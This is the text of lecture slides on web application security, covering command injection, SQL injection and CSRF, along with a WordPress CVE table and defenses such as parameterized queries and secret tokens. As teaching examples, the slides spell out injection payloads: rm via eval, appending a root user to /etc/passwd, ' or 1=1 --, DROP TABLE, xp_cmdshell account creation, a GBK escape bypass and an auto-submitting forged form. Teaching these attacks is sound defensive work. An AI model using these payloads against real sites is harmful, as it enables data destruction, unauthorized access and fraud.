Web Application Security

John Mitchell

Lecture outline

- Introduction
  - Command injection
- Three main vulnerabilities and defenses
  - SQL injection (SQLi)
  - Cross-site request forgery (CSRF)
  - Cross-site scripting (XSS)
- Additional web security measures
  - Automated tools: black box testing
  - Programmer knowledge and language choices

Wordpress vulnerabilities (2017)

CVE Details
The ultimate security vulnerability datasource

Log In Register

- Home
- **Browse :**
  - Vendors
  - Products
  - Vulnerabilities By Date
  - Vulnerabilities By Type
- **Reports :**
  - CVSS Score Report
  - CVSS Score Distribution
- **Search :**
  - Vendor Search
  - Product Search
  - Version Search
  - Vulnerability Search
  - By Microsoft References
- **Top 50 :**
  - Vendors
  - Vendor Cvss Scores
  - Products
  - Product Cvss Scores
  - Versions
- **Other :**
  - Microsoft Bulletins
  - Bugtraq Entries
  - CWE Definitions
  - About & Contact
  - Feedback
  - CVE Help
  - FAQ
  - Articles
- **External Links :**
  - NVD Website
  - CWE Web Site
- **View CVE :**

Wordpress » Wordpress : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **247** Page : 1 (This Page) 2 3 4 5

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gai
1	CVE-2017-1001000	264			2017-04-02	2017-04-10	5.0	
The register_routes function in wp-includes/rest-api/endpoints/class-wp-rest-posts-controller.php in the REST API in WordPre attackers to modify arbitrary pages via a request for wp-json/wp/v2/posts followed by a numeric value and a non-numeric va								
2	CVE-2017-6819	352		CSRF	2017-03-11	2017-03-14	4.3	
In WordPress before 4.7.3, there is cross-site request forgery (CSRF) in Press This (wp-admin/includes/class-wp-press-this.p HTTP request for a large file that is then parsed by Press This.								
3	CVE-2017-6818	79		XSS	2017-03-11	2017-03-14	4.3	
In WordPress before 4.7.3 (wp-admin/js/tags-box.js), there is cross-site scripting (XSS) via taxonomy term names.								
4	CVE-2017-6817	79		XSS	2017-03-11	2017-03-14	3.5	
In WordPress before 4.7.3 (wp-includes/embed.php), there is authenticated Cross-Site Scripting (XSS) in YouTube URL Embe								
5	CVE-2017-6816	284			2017-03-11	2017-03-14	4.0	
In WordPress before 4.7.3 (wp-admin/plugins.php), unintended files can be deleted by administrators using the plugin deleti								
6	CVE-2017-6815	20			2017-03-11	2017-03-14	5.8	
In WordPress before 4.7.3 (wp-includes/pluggable.php), control characters can trick redirect URL validation.								
7	CVE-2017-6814	79		XSS	2017-03-11	2017-03-14	3.5	
In WordPress before 4.7.3, there is authenticated Cross-Site Scripting (XSS) via Media File Metadata. This is demonstrated b wp-includes/media.php and (2) mishandling of meta information in the renderTracks function in wp-includes/js/mediaelemen								
8	CVE-2017-5612	79		XSS	2017-01-29	2017-02-03	4.3	
Cross-site scripting (XSS) vulnerability in wp-admin/includes/class-wp-posts-list-table.php in the posts list table in WordPres crafted excerpt.								
9	CVE-2017-5611	89		Exec Code Sql	2017-01-29	2017-02-05	7.5	
SQL injection vulnerability in wp-includes/class-wp-query.php in WP_Query in WordPress before 4.7.2 allows remote attacker or theme that mishandles a crafted post type name.								

Command Injection

Background for SQL Injection

OWASP Top Ten (2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

OWASP Top Ten (2013)

Attacker

Victim

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

General code injection attacks

- Attacker goal: execute arbitrary code on the server
- Example

  code injection based on eval (PHP)

  http://site.com/calc.php (server side calculator)

```
…
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
…
```

- Attack

  http://site.com/calc.php?exp=“ 10 ; system(‘rm *.*’) ”

  (URL encoded)

Code injection using system()

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

- Attacker can post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net&subject=foo;
   echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

Lecture outline

- Introduction
  - Command injection
- Three main vulnerabilities and defenses
  - SQL injection (SQLi)
  - Cross-site request forgery (CSRF)
  - Cross-site scripting (XSS)
- Additional web security measures
  - Automated tools: black box testing
  - Programmer knowledge and language choices

SQL Injection

Three vulnerabilities we will discuss

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking fails to block malicious SQL
- CSRF – Cross-site request forgery
  - Bad web site forges browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Three vulnerabilities we will discuss

- SQL injection
  - Browser sends malicious input to server
  - Bad input checking fails to block malicious SQL
- CSRF – Cross-site request forgery
  - Bad web site forges browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Three vulnerabilities we will discuss

- SQL Injection
  - Browser
  - Bad input
- CSRF – Cross-site request forgery
  - Bad web
- XSS – Cross-site scripting
  - Bad web

Uses SQL to change meaning of database command

Leverage user's session at victim sever

Inject malicious script into trusted context

Database queries with PHP


(the wrong way)

- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person WHERE
                                Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
  - What if ‘recipient’ is malicious string that changes the meaning of the query?

Basic picture: SQL Injection



CardSystems Attack


- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put company out of business
- The Attack
  - 263,000 credit cards stolen from database
  - credit cards stored unencrypted
  - 43 million credit cards exposed

Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form("user")  & " '
     AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
     login success
else  fail;
```

Is this exploitable?



Normal Query

Bad input

- Suppose user = " **'or 1=1 --** " (URL encoded)
- Then scripts does:

```
ok = execute( SELECT …
                WHERE user= ' ' or 1=1 --
  … )
```

  - The "**--**" causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.

- The bad news: easy login to many sites this way.

Even worse

- Suppose user =

  " ' ; **DROP TABLE Users** -- "

- Then script does:

```
ok = execute( SELECT …
          WHERE user= ' ' ; DROP TABLE Users
  …  )
```

- Deletes user table
  - Similarly: attacker can add users, reset pwds, etc.

Even worse …

- Suppose user =

```
'; exec cmdshell
                'net user badguy badpwd'/
ADD --
```

- Then script does:

```
ok = execute( SELECT …
                WHERE username= ' ' ; exec
… )
```

If SQL server context runs as "sa", attacker gets account on DB server

PHP addslashes()

- PHP: `addslashes(" ' or 1 = 1 -- ")`

  outputs: `" \' or 1=1 -- "`

- Unicode attack: (GBK)

  0x 5c → \

  0x bf 27 → ¿'

  0x bf 5c → 縗

- $user = 0x bf 27
- addslashes ($user) → 0x bf 5c 27 → 縗'
- Correct implementation: `mysql_real_escape_string()`

Preventing SQL Injection

- Never build SQL commands yourself !
  - Use parameterized/prepared SQL
  - Use ORM framework

Parameterized/prepared SQL

- Builds SQL queries by properly escaping args: ' → \'
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request["user"] );

cmd.Parameters.Add("@Pwd", Request["pwd"] );

cmd.ExecuteReader();
```

- In PHP: bound parameters -- similar function

SQLi summary

- SQL injection remains a prevalent problem
  - Example: Wordpress vulnerability in 2017!
- There is a reliable practical solution
  - Parameterized/prepared SQL
  - Prevents input from changing the way an SQL command is parsed; semantics do not change!
- This solution is difficult to apply to a legacy site
  - Must rewrite a substantial amount of code
  - As a result, many sites derived from older code base contain ad hoc defenses against particular SQLi attacks, are even harder to understand and debug than vulnerable sites we started with

Cross Site Request Forgery

CSRF outline


- Recall: session management and trust relationship
- Basic CSRF: attack site uses login cookie
- CSRF defenses based on stronger session management
  - Secret token embedded in page
  - Referer validation (better: origin header)
  - Custom headers
- Alternate forms of CSRF
  - Home router: trust relationship based on network
  - Login CSRF

OWASP Top Ten (2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

Recall: session using cookies



Basic CSRF

User Victim

Server Victim

1 establish session

4 send forged request (w/ cookie)

2 visit server (or iframe)

3 receive malicious page

Attack Server

Q: how long do you stay logged in to Gmail? Facebook? ....


Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur

Form post with cookie



CSRF Defenses

- Secret Validation Token


```
<input type=hidden value=23a3af01b>
```

- Referer Validation

facebook

```
Referer: http://www.facebook.com/home.php
```


- Custom HTTP Header

```
X-Requested-By: XMLHttpRequest
```

Secret Token Validation

